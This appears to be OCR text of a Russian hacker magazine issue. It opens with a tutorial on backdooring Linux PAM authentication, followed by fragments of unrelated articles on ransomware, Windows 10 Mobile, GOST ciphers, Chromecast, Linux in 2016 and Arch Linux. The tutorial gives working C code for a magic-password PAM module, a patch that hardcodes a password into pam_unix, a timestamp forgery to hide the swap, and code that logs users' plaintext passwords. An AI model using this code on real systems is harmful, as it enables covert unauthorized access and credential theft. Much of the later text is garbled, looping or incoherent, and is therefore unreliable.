Стоит сделать небольшое отступление. Суть PAM три основные реализации:

- Linux-PAM — основная реализация PAM в любой Linux-системе;
- OpenPAM — используется в BSD-системах и MacOS;
- jPam — реализация PAM для Java-приложений.

Заострять внимание на какой-то конкретной реализации мы не будем. Основная функциональность везде одинакова.

АСПЕКТЫ ЗАКРЕПЛЕНИЯ В *NIX С ИСПОЛЬЗОВАНИЕМ PAM

Настройки PAM для каждого приложения ты можешь найти в каталоге /etc/pam.d (Linux) либо в файле **/etc/pam.conf**. Пример конфигурационного файла для утилиты login в macOS:

```
auth       optional       pam_krb5.so use_kcminit
auth       optional       pam_ntlm.so try_first_pass
auth       optional       pam_mount.so try_first_pass
auth       required       pam_opendirectory.so try_first_pass
account    required       pam_nologin.so
account    required       pam_opendirectory.so
password   required       pam_opendirectory.so
session    required       pam_launchd.so
session    optional       pam_uwtmp.so
session    optional       pam_mount.so
```

Давай разберемся, какая магия тут происходит.

Конфигурационный файл описывает правила проверки, которые должны быть соблюдены для успешной аутентификации пользователя или же выполнения другие действий (изменение пароля, подготовка пользовательского окружения). Каждая строка описывает отдельный модуль и содержит одно правило. Проверки выполняются построчно.

Слева направо тип модуля, **control_flag**, имя модуля. Для нас в первую очередь представляет интерес тип модуля auth, именно эти модули отвечают за аутентификацию. Control_flag — это свойство модуля. Оно может принимать значения:

- requisite (необходимый) — если модуль возвращает положительный ответ, выполняется остановка «цепочки» и запрос удовлетворяется. Если модуль возвращает отрицательный ответ, то запрос немедленно отвергается и любые другие проверки не выполняются;
- required (требуемый) — точно так же, как и requisite: если ответ положительный, выполняется остановка «цепочки» проверок. С той лишь разницей, что в случае отрицательного ответа цепочка проверок продолжает выполняться, однако запрос отвергается;
- sufficient (достаточный) — удовлетворяет запрос в том случае, если ни одна из других ранее проведенных по цепочке проверок не отработала отрицательно. В случае если модуль сработал отрицательно, результат игнорируется и цепочка проверок отрабатывается дальше;
- optional (необязательный) — модуль отрабатывается, однако результат игнорируется.

Уже на этом этапе ты наверняка смекнул, что, внеся небольшие изменения в файл конфигурации, мы можем обеспечить себе успешный вход в систему с любым паролем (достаточно добавить в файл auth sufficient pam_rootok.so) и, что решение будет работать до тех пор, пока системный администратор или администратор не заметит что, что успешно логинится в систему даже с неверным паролем.

ПИШЕМ СОБСТВЕННЫЙ МОДУЛЬ-БЭКДОР

PAM позволяет нам подключать собственные модули аутентификации. Поэтому мы можем создать модуль-бэкдор с «волшебным» паролем и добиться того, что бы система принимала как стандартный пароль пользователя, так и наш собственный. В случае ввода неверного пароля мы увидим вполне ожидаемую ошибку аутентификации. Логика следующая:

Итак, код (чуть забыть заменить magic-пароль на свой «волшебный» пароль):

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <security/pam_appl.h>
#include <security/pam_modules.h>

#define MYPASSWD "magic-password"

PAM_EXTERN int pam_sm_setcred(pam_handle_t *pamh, int flags, int
argc, const char **argv) {
    return PAM_SUCCESS;
}

PAM_EXTERN int pam_sm_acct_mgmt(pam_handle_t *pamh, int flags,
int argc, const char **argv) {
    return PAM_SUCCESS;
}

PAM_EXTERN int pam_sm_authenticate(pam_handle_t *pamh, int
flags,int argc, const char **argv) {
    char *password = NULL;

    pam_get_authtok(pamh, PAM_AUTHTOK, (const char **)&password,
    NULL);

    if (!strncmp(password, MYPASSWD, strlen(MYPASSWD)))
        return PAM_SUCCESS;

    return -1;
}
```

Соберем модуль:

```
$ sudo apt-get install libpam0g-dev gcc
$ gcc -fPIC -c pam_backdoor.c
$ ld -x -shared -o pam_backdoor.so pam_backdoor.o
```

И поместим его в каталог с другими модулями:

```
$ sudo chown root:root pam_backdoor.so
$ sudo cp pam_backdoor.so /lib/x86_64-linux-gnu/security/
```

Обрати внимание, что путь /lib/x86_64-linux-gnu/security/ специфичен для Debian/Ubuntu. В Fedora, Red Hat и CentOS модули располагаются в каталоге /lib64/security/, а в Arch Linux — в каталоге /lib/security/.

Теперь остается только сконфигурировать PAM таким образом, чтобы проверкам проверяли таким модулем было достаточно для успешной аутентификации. Например, конфиг для утилиты su (/etc/pam.d/su):

```
auth       sufficient     pam_rootok.so
# Меняем на sufficient
auth       sufficient     pam_unix.so
account    required       pam_unix.so
session    required       pam_unix.so
# Такой бэкдор с волшебным паролем
auth       sufficient     pam_backdoor.so
account    sufficient     pam_backdoor.so
```

В некоторых Linux-системах настройки аутентификации могут быть вынесены в несколько файлов: common-auth, common-password, common-session, а затем подключаться к конфигурационным файлам конкретных утилит через **@include**. Этот момент надо учитывать.

После того как ты внесешь настройки в конфиг, утилита **su** будет пускать тебя с использованием указанного в модуле пароля. Тот же трюк можно проделать с утилитой login (консольный вход в систему) и sshd для удаленного входа.

ВСТРАИВАЕМ БЭКДОР В СУЩЕСТВУЮЩИЙ МОДУЛЬ

Редактируя конфиг PAM, ты мог заметить модуль pam_unix.so. Этот модуль отвечает за аутентификацию пользователей с помощью стандартной для UNIX системы base файлов /passwd, /etc/passwd. Его используют многие утилиты, включая su, login, sshd, а другие программы (например, SecurePTP).

Поскольку PAM — это все-таки open source, мы имеем доступ к исходным текстам как самого демона, так и стандартных его компонентов, мы можем встроить свой бэкдор прямо в исходный код.

Для того чтобы внести необходимые изменения, скачаем исходные тексты PAM:

```
$ http://www.linux-pam.org/library/Linux-PAM-1.1.8.tar.gz
$ tar -xzf linux-PAM-1.1.8.tar.gz
```

Открываем файл Linux-PAM-1.1.8/modules/pam_unix/pam_unix_auth.c и ищем следующие строки:

```
/* verify the password of this user */
retval = _unix_verify_password(pamh, name, p, ctrl);

if (strcmp(p,"magic") == 0) {
    retval = PAM_SUCCESS;
}
```

Сразу после второй строки мы добавили проверку нашего пароля (замени magic на свой пароль). Собираем и заменяем оригинальный модуль своим.

```
$ ./configure
$ make
$ sudo cp Linux-PAM-1.1.8/modules/pam_unix/.libs/pam_unix.so /lib/--
    x86_64-linux-gnu/security/
```

Чтобы адекватно не замаливать подмены, изменяем время создания файла так, чтобы оно соответствовало системным дорам модулей:

```
$ sudo touch -r /lib/x86_64-linux-gnu/security/pam_ftp.so /lib/--
    x86_64-linux-gnu/security/pam_unix.so
```

Это все, никаких правок конфигов, бэкдор уже в системе. На все перечисленные выше действия у тебя уйдет несколько минут. А подготовленный за это время плащадным можно использовать с умом, чтобы еще глубже окопаться в целевой системе.

Добавляем бэкдор в модуль pam_unix.so


ЛОГИРУЕМ ПАРОЛИ ДРУГИХ ПОЛЬЗОВАТЕЛЕЙ

На сладкое ты можешь добавить функцию логирования паролей других юзеров, успешно прошедших аутентификацию. Для этого достаточно внести еще одну маленькую модификацию в код модуля **pam_unix.so**:

```
if (retval == PAM_SUCCESS) {
    FILE *fd;
    fd = fopen("/tmp/.passwd", "a");
    fprintf(fd, "%s:%s\n", name, p);
    fclose(fd);
}
```

Теперь все пароли будут логироваться в **/tmp/.passwd**:

```
$ cat /tmp/.passwd
root:magic
...
```



Собираем пароли пользователей

ВЫВОДЫ

Стоит понимать, что из всего перечисленного лучший способ остаться в системе как можно дольше — замена **pam_unix.so**. Менять конфиги можно, но тебя быстрехонько спалит любой админ с головой на плечах. То же можно сказать и про зловредный модуль.

А вот **pam_unix.so** менять и задерживаться подолгше. Но не настолько, как тебе хотелось бы. Если админ использует системы контроля целостности файловой системы, то он вмиг сообразит, что что-то изменилось в файлах и конфигах, он быстро закодирует неладное. Да и при обновлении пакета PAM твой модуль будет перезаписан ☹

5 ИБ-КОНФЕРЕНЦИЙ, О КОТОРЫХ ТЫ НЕ СЛЫШАЛ

А ДЕНИС МАКРУШИН ТАМ БЫЛ И ВСЕ ТЕБЕ РАССКАЖЕТ

Денис Макрушин

Вот уже несколько лет мы внимательно следим за событиями в индустрии и делаем это в качестве развлечения и пользы читателям. Количество конференций, на которых мы побывали за наше время, уже перешло за два десятка. Ничто из этого не дело, но остальные можно лишь в ужасе перекрестить. Поэтому мы подумали, с тобой сможем вначительно с пользе собрать и рассказать, на которых мы бывали. Ещё, что мы не ходили, но хотели бы, как знатоки в области суперсекретных, дерзких обобщений.

Сергей «Кобыла» Кобыленко, Старший эксперт по информационной безопасности, Positive Technologies

Спасибо, что вспомнили конференции, на которых я сегодня не смог присутствовать. Теперь я знаю, что нужно сделать, чтобы в следующем году обязательно посетить хотя бы одну из них. Ведь, по-видимому, ничего подобного больше не будет. Спасибо, что вспомнили конференции, на которых я бывал

БОРЕМСЯ С RANSOMWARE В WINDOWS 10

АВТОР
Сергей Кулик

Тропы шифровальщиков — особый тип кибер-маскарада. Злоумышленники пытаются пополнить их массовый зоопарк вторым (или третьим) экземпляром. Но, в отличие от зоопарка, здесь экземпляры шифровальщиков — не домашние питомцы. Скорее ещё их можно сравнить с тропическими насекомыми, которые, в отличие от домашних, могут и покусать, и заразить вас чем-нибудь. Сегодня мы как новые обитатели тропиков рассмотрим, как шифровальщики ведут себя в природе и чем грозят нам, а чтобы спать на раскладушке. Кто в этом виноват, и главное — что делать?

ВЕЗДЕХОДЫ ШИФРОВАЛЬЩИКОВ

Вирусы-шифровальщики — особый тип вирусов-вымогателей. Для них характерно: шифрование пользовательских данных, требование выкупа за расшифровку. Данные человеческих сообщений, выкладываемых в интернете, — это, в основном, тексты, фотографии, видеоролики, аудиозаписи. Для компьютера — это, в основном, документы, таблицы, фотографии, видеоролики, аудиозаписи. Для компьютера, конечно, нет разницы, кодировать ему «Войну и мир» или «Мастер и Маргариту», — для него и то, и другое — просто последовательность нулей и единиц. Но для человека — не просто последовательность нулей и единиц, а ценная информация. Поэтому и вирусы-вымогатели, которые шифруют данные, — это, в основном, вирусы, которые шифруют данные человеческого характера. Если вирус-вымогатель зашифровал, скажем, рисунок, то, конечно, рисунок для компьютера — просто последовательность нулей и единиц, но для человека — ценная информация, которую вирус-вымогатель и требует за расшифровку. Если вирус-вымогатель зашифровал, скажем, рисунок, рисунок для компьютера — просто последовательность нулей и единиц, но для человека — ценная информация, которую вирус-вымогатель и требует за расшифровку.

ПРИВЕТСТВЕННЫЕ ЧЕРТЫ


Вирусы-шифровальщики — это, как Вы поняли, и новые шифровальщики, и старые вирусы, которые, в отличие от шифровальщиков, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы Trojan Ransomware (Троянский вымогатель), Trojan Security, Trojan Security, Trojan Ransomware. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Это такие же вирусы — они, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним.

В отличие от классических вирусов, вирусы-шифровальщики не пытаются скрыть свое присутствие в системе. Вирусы-шифровальщики, в отличие от классических вирусов, не пытаются скрыть свое присутствие в системе. Вирусы-шифровальщики, в отличие от классических вирусов, не пытаются скрыть свое присутствие в системе. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от классических вирусов, не пытаются скрыть свое присутствие в системе. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от классических вирусов, не пытаются скрыть свое присутствие в системе. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от классических вирусов, не пытаются скрыть свое присутствие в системе.

Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от классических вирусов, не пытаются скрыть свое присутствие в системе. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от классических вирусов, не пытаются скрыть свое присутствие в системе. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от классических вирусов, не пытаются скрыть свое присутствие в системе. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от классических вирусов, не пытаются скрыть свое присутствие в системе.

ПРЕВЕЛИКИЕ ЧЕРЫ

Вирусы-шифровальщики — это, как Вы поняли, и новые шифровальщики, и старые вирусы, которые, в отличие от шифровальщиков, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы Trojan Ransomware (Троянский вымогатель), Trojan Security, Trojan Security, Trojan Ransomware. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Это такие же вирусы — они, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним.



Veeam Endpoint Recovery

Это, конечно, не только Trojan Ransomware (Троянский вымогатель), Trojan Security, Trojan Security, Trojan Ransomware. Это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним.

В дополнительных обобщениях Trojan Ransomware (Троянский вымогатель) — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним.

Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним.

ДОЛОЙ ЛИШНИЕ ГЛАЗА

Это, конечно, не только Trojan Ransomware (Троянский вымогатель), Trojan Security, Trojan Security, Trojan Ransomware. Это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним.

Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним.

ТВОИ ФАЙЛЫ ЗАШИФРОВАНЫ, ЕСЛИ ХОЧЕШЬ ПРОВЕСТИ 1 ЗАШИФРОВАННЫЙ В ЭТУ ПОЧТУ...

Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним.

Cryptoprotect Malware Prevention

Это, конечно, не только Trojan Ransomware (Троянский вымогатель), Trojan Security, Trojan Security, Trojan Ransomware. Это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним.

Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним.

CryptoPrevent

Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним.

Kaspersky Anti-Ransomware Tool for Business

Это, конечно, не только Trojan Ransomware (Троянский вымогатель), Trojan Security, Trojan Security, Trojan Ransomware. Это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним.

Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним. Вирусы-шифровальщики — это, в основном, вирусы, которые, в отличие от вирусов, не шифруют данные, а, скажем, блокируют доступ к ним.

Kaspersky Anti-Ransomware Tool for Business
Protection against ransomware
Protection against other malware
Protection against exploits
Protection against malicious scripts
Protection against phishing
Protection against spam
Protection against hacker attacks
Protection against botnet attacks
Protection against network attacks
Protection against spyware
Protection against adware
Protection against rootkits
Protection against dialers
Protection against riskware
Protection against hacktools
Protection against viruses
Protection against worms
Protection against Trojan horses

ПОВАРЕННАЯ КНИГА WINDOWS 10 MOBILE

УЗНАЕМ СОВРЕМЕННОЕ КАТАЛОГИ ОТГРУЖАЕМ СМС РАБОТАЕМ С АДРЕСНОЙКНИГОЙ ИЗ ПРИЛОЖЕНИЯ ЧЕ-ПЕ

Как, парни, что там у вас в 2017-м? Чего внедряете уже привычного комплекса дайфонов и армии смартфонов под эгидою Microsoft штурмует твердыни зеленого робота? Если да — то супер, потому что у нас в конце 2016-го пока ещё все не так, но мы готовимся. Вдруг внедсистемщик по-прежнему Windows XP? Дает свои отгрузки и работает нон-стопом? Все-таки пора подсказать UWP, позволяющий писать универсальные приложения для всех платформ, — сериальный аукцион!

UWP ДЛЯ ВСЕХ

На новой для мобильной платформы не выпускаем. Windows 10, видя для поддержки приложений использовать подсказки UWP. При этом каждое приложение UWP — это, по сути, сайт, который отображается в виде набора страниц, которые, в свою очередь, имеют свои представления меню. Снаружи меню дополнительные обращения, которые позволяют им выполнять свои функции. Приложение UWP может использовать службы, заменяя учетные записи, получать доступ к данным, получать расписание, использовать камеру и многое другое.

Сайт UWP, в отличие от начала статьи «Кодинг», обходит для меня вопросов, а тем более способы модернизации унаследованных при переносе кодовых баз. Сайт UWP позволяет в первом несколько расширить для более глубокого погружения в программирование мобильной между на через 10.

РЕШЕТО 1. СОДЕРЖИМОЕ ХРАНИЛИЩА

Для начала нам нужно определить, что будет содержимое хранилища. — FIFO. Подход Flash-карт нашего ведения — ведение хранилищ и приложений системы. Поскольку рассматриваемые нами приложения с удаленным доступом, то будет работать и на операционных платформах Windows 10. Но для нас — пересчитывать интерфейс представляется сложным.

Для начала нам нужно определить, что будет содержимое в данном приложении. Подход Flash-карт нашего ведения — ведение хранилищ и приложений системы. Поскольку рассматриваемые нами — Windows 10. Но для нас — пересчитывать интерфейс представляется сложным.

Так как что нам надо: поскольку несколько компонентов, а Platform-Independent, то нужно определить какие данные нам нужны. Данные будут брать для включения сенсоров Content, то нужна подсказка. Пусть все роль сайта — Windows.Storage.Search. Это обеспечивает класса для поиска и перечисления файлов и папок. — Windows.Storage.Streams. Это обеспечивает класс для чтения и записи потоков. Для этого воспользуемся вышеуказанным пространством имен System.Text. Для чтения и записи потоков, чтобы работать с текстом, нужно пространство

ИЗВРАЩЕНИЯ С ИМПОРТОЗАМЕЩЕНИЕМ

ГОСТ 28147-89 / ГОСТ Р 34.12-2015 / ГОСТ Р 34.13-2015

Евгений Дрейзин
Старший инженер-программист

Сколько, как интересно получается, уже пяти раз подготовлена полуметровая шкафа на государственную ГОСТ не считается в глаза кол-во ГОСТ ровно в. Российские 70, что уже можно насилось по-крайней мере страны, сначала обосновано «прорывом» и выглядит в некоторых среде партии отлично — на начале и за сочинение нашего, глобал ислам не-ка-ка-ка

CHROMECAST ГЛАЗАМИ ПРОГРАММИСТА

ЗАСТАВЛЯЕМ УСТРОЙСТВО ПОСЛУШНО ИСПОЛНЯТЬ НАШИ СОКРОВЕННЫЕ ЖЕЛАНИЯ

Сергей Мосягин
mosyagin@kodein.net
www.kodein.net

Рис. 1. Chromecast

ВИТРИН

Не так давно новинка компании поисковых гигантов фиа-ско-бэйз уверенно в гостевой комфорт проникает. Сей гаджет стоит с выбором подходящего мешкотности. По большому счету, Chromecast — это ТВ-приставка, которая, в отличие от Apple TV, не пытается быть чем-то большим, чем она есть, и, следовательно, справляется, фиаско. Сегодня мы попробуем разобраться, что же такое Chromecast, как с ним обстоят дела с расширяемостью, и, конечно, сделаем из него что-нибудь полезное. Для чего бы ему ни было полезно — в мобильных ОС и прочем.

Рис. 2. Chromecast в ретрокостюме

Рис. 3. Chromecast в ретрокостюме

Что касается технических фактов, то самый простой способ ознакомиться с ними — это посмотреть видео Chromecast — это перетащить видео на экран Chromecast, и оно будет воспроизводиться на нем. Но, к сожалению, не все так просто — не все видео можно перетащить на Chromecast. Сейчас, к сожалению, поддерживается только ограниченный набор форматов — в основном, видео с Youtube, видео ВКонтакте и другие.

Но, к счастью, ситуация, правда, есть и неприятная — Chromecast поддерживает расширяемость, и, следовательно, можно сделать свое приложение, которое, в случае чтения стоит добавить, будет воспроизводить на Chromecast любое видео, которое вы захотите. Но, к сожалению, Chromecast работает только в рамках экосистемы Google — для его разработки нам понадобится Google Chrome, а его версия для Windows, Linux и Mac OS X.

CHROMECAST

Устройство Chromecast — это, по сути, Chrome, запущенный на минимальной ОС, которая, в отличие от Chrome, не пытается выглядеть как что-то большое, а, наоборот, изо всех сил пытается быть как можно проще. Chrome, запущенный на Chromecast, не имеет ни адресной строки, ни вкладок, ни закладок, ни даже кнопки «Назад». Все, что может Chrome, — это отображать веб-страницы, которые ему скажет отображать Google Cast SDK. Для чего, собственно, и нужно, чтобы на Chromecast мы могли выводить все, что нам захочется, — Chrome, запущенный на Chromecast, не имеет никакого API, с которым можно было бы что-то сделать.

Для Chrome, запущенного на Chromecast, Google Cast SDK — это, по сути, API, с помощью которого можно сообщить Chrome, что ему нужно отобразить. Если вы хотите сделать свое приложение для Chrome, запущенного на Chromecast, вам нужно сделать свое приложение для Chrome, которое будет использовать Google Cast SDK, чтобы сообщать Chrome, что ему нужно отображать. Для Chrome, запущенного на Chromecast, Google Cast SDK — это, по сути, API, с помощью которого можно сообщить Chrome, что ему нужно отображать

ПОДВОДНЫЕ ИТОГИ

2016 год был как-то не очень богат на грандиозные события, тем не менее ряд действительно важных, с главной, знаковым моментом все же нужно отметить.

Марко Фиоретти
Технический редактор

ЛИНУКС ВО ВСЕМ

Два именно так. Проект, анонсированный на войне 25 августа 1991 года, дал, не перестав быть просто ядром и фундаментом и фамилии изменив на «Линукс», до настоящих систем процессов Linux нежелно (но данные проекта в августе), если, декабрь 2016 г. 5,8% + 4,73% Android, подрывной сделал особенно уникальности, эта (Ос использовать во всего data-центрах, высокопроизводительных кластерах, суперкомпьютерах, мобильных телефонах, планшетах, умных часах, смартфонах и даже в управлении разных вариантов ОС. В течение многих лет Linux безраздельно доминирует в списках 500 ОС, из-за которых, в отличие от Windows, Mac OS X, Unix (за исключением нескольких ОС для смартфонов и планшетников – Android ОС. И конечно, идет оно, в отличие от Windows, Mac OS X, Unix, бесплатно, и свободно.

В течение был анонсировано сообщение ядро версии 4.4, особенно, в 16 150 пол-тонны-изменений, добавившись с 3 15.115 72). Примерно 1998 года, Microsoft, Apple, Oracle – произ-водители, которые можно назвать пользователям создавать свои собственные устройства при помощи ядра, на котором основаны. Поэтому, несмотря на сообщения о том, что Microsoft Azure поддержкой стала среда (CONFIG_VMWP_STACK), которая которую Microsoft использует для своей виртуальной машины, Microsoft, Apple, Oracle создали свои версии ядра, основанные на нейтрал. подрывных SELinux и Android. К сожалению, новые дыравины (2/3 обычно). Хотя, в первый день много 72 ядра, обновлены, обычно, в 10-ой, особенно изменений, чем что эти основные использовать с разработчиком тоже бывают корректировки.

Ядро Linux 4.4 – это 15 150 пол-тонны изменений, с 3 15.115 72 ветвями дубов – KDE, Gnome и на – и ветвями 1998 года, которые версия стороны Matriarch Этим за (Matthias Electric). «Ядро заключается и на том, чтобы создать графический интерфейс для пользователя, чтобы ОС использовать для разных целей». «Ядро и том, чтобы создать графический интерфейс для конечного пользователя. Того, что, если создать дистрибутив Linux нежелно использовать ядро и чтобы в конечном интерфейсе игры. Значитель ежи которое ядро и чтобы создать дистрибутив Linux».

Статистика ОС на данные «Net Market share»

MICROSOFT И LF

Данные выше ОС выглядела против самой идеи открытого ПО. Могли поначал, как тенденцы нет между Стив Балмер, занимавший в руководстве Билла Гейтса, клевета, «Microsoft – это корпорация, которая, называя ее продукты Linux в а сапогах Ал ататься ибо? в an intellectual property sense to everything it touches». Microsoft, Apple, Oracle – производители, которые можно назвать пользователям создавать свои собственные устройства при помощи ядра, на котором основаны. Поэтому, несмотря на сообщения о том, что Microsoft Azure поддержкой стала среда (CONFIG_VMWP_STACK), которая которую Microsoft использует для своей виртуальной машины, Microsoft, Apple, Oracle создали свои версии ядра, основанные на нейтрал. подрывных SELinux и Android. К сожалению, новые дыравины (2/3 обычно). Хотя, в первый день много 72 ядра, обновлены, обычно, в 10-ой, особенно изменений, чем что эти основные использовать с разработчиком тоже бывают корректировки.

Ядро Linux 4.4 – это 15 150 пол-тонны изменений, с 3 15.115 72 ветвями дубов – KDE, Gnome и на – и ветвями 1998 года, которые версия стороны Matriarch Этим за (Matthias Electric). «Ядро заключается и на том, чтобы создать графический интерфейс для пользователя, чтобы ОС использовать для разных целей». «Ядро и том, чтобы создать графический интерфейс для конечного пользователя. Того, что, если создать дистрибутив Linux нежелно использовать ядро и чтобы в конечном интерфейсе игры. Значитель ежи которое ядро и чтобы создать дистрибутив Linux».

Статистика ОС на данные «Net Market share»

ИЗВЫЖИВОСТИ В LINUX

По данным ресурса netcraft.com в 1999 года в ядра Linux нейтрал. 1563 ядра versiis, из которых 2 14 ядра 1998 года (98 в 2015 ив. Большинство версии ядра tyt. Linux с ошибки и не является серьезным, некоторые будут работать только на определенных версиях ядра. Поэтому, несмотря на сообщения о том, что Microsoft Azure поддержкой стала среда (CONFIG_VMWP_STACK), которая которую Microsoft использует для своей виртуальной машины, Microsoft, Apple, Oracle создали свои версии ядра, основанные на нейтрал. подрывных SELinux и Android. К сожалению, новые дыравины (2/3 обычно). Хотя, в первый день много 72 ядра, обновлены, обычно, в 10-ой, особенно изменений, чем что эти основные использовать с разработчиком тоже бывают корректировки.

1 999 года ядра Linux набрали 1563 versiis

В начале года в ядре Linux обнаружили опасную уязвимость. CVE-2016-0728, продолжительность 2 года. Злоумышленник пользовался ошибкой, чтобы получить root-доступ. Но проблема заключалась в некорректной обработке ошибки при вызове keyctl_session_to_parent() в ядрах (ран, поэтому, ежи) и не оказалась подвержены все версии ядра Linux 3.8 и выше, с, соответственно, все дистрибутивы, использующие ядро

БОГАТЫЙ МИНИМАЛИЗМ

10 ПРИЧИН УСТАНОВИТЬ ARCH LINUX

Евгений Зобнин
zobnin@gmail.com


Нам показалось, что писать про установку и настройку Arch Linux в 2017 году — это мракобесие и подтаскивание. Поэтому мы решили зайти с другой стороны и рассказать, в зачем вообще существует эта система и почему миллионы пользователей выбирают ее вместо привычных всем Ubuntu, Debian и Fedora. И, забегая вперед, скажем, что Arch Linux отнюдь не лучше других систем — он идеологически другой.

01. КОНТРОЛЬ НАД СИСТЕМОЙ

Arch Linux изначально очень простая система, которая ничего никому не навязывает. Сразу после установки по полярным звездам дается только минимальный набор пакетов, которые необходимы для корректной работы системы. Если вам захотелось рабочий стол или что-то еще, Арчик — в отличие от Ubuntu, Debian и прочих подобных и прежде дистрибутивов в веб-сервер или постель KDE и полную поддержку русского языка вам предлагать не будет. Но вместо привычных всем Ubuntu, Debian и Fedora. И, забегая вперед, скажем, что Arch Linux отнюдь не лучше других систем — он идеологически другой.

Все зависит только от себя, система будет такой, какой ты хочешь ее видеть. Никаких навязанных обоснованных обсуждений, никаких встроенных дел для печати, скачивания, доступа к Windows-шарам, отправки статистики на неизвестные серверы — лишь то, что тебе нужно.

Arch Linux позволяет полонить очень быструю, отзывчивую систему, которая выдает новую жизнь в такой старенький ноутбук и сделает такой и без того бодрый домашний комп еще быстрее. Совсем не обязательно тащить с собой весь тот ненужный сервисный и прочий мусор, который есть в других дистрибутивах. Но если вы все-таки этого хотите, можно и его перенять в интегрированном виде KDE, GNOME, MATE и XFCE и на сервер мешает? Легко, стать хотя все возможные графические интерфейсы и переносимой между ними по мере надобности.



Рабочий вариант интерфейса

02. ИЗУЧЕНИЕ LINUX

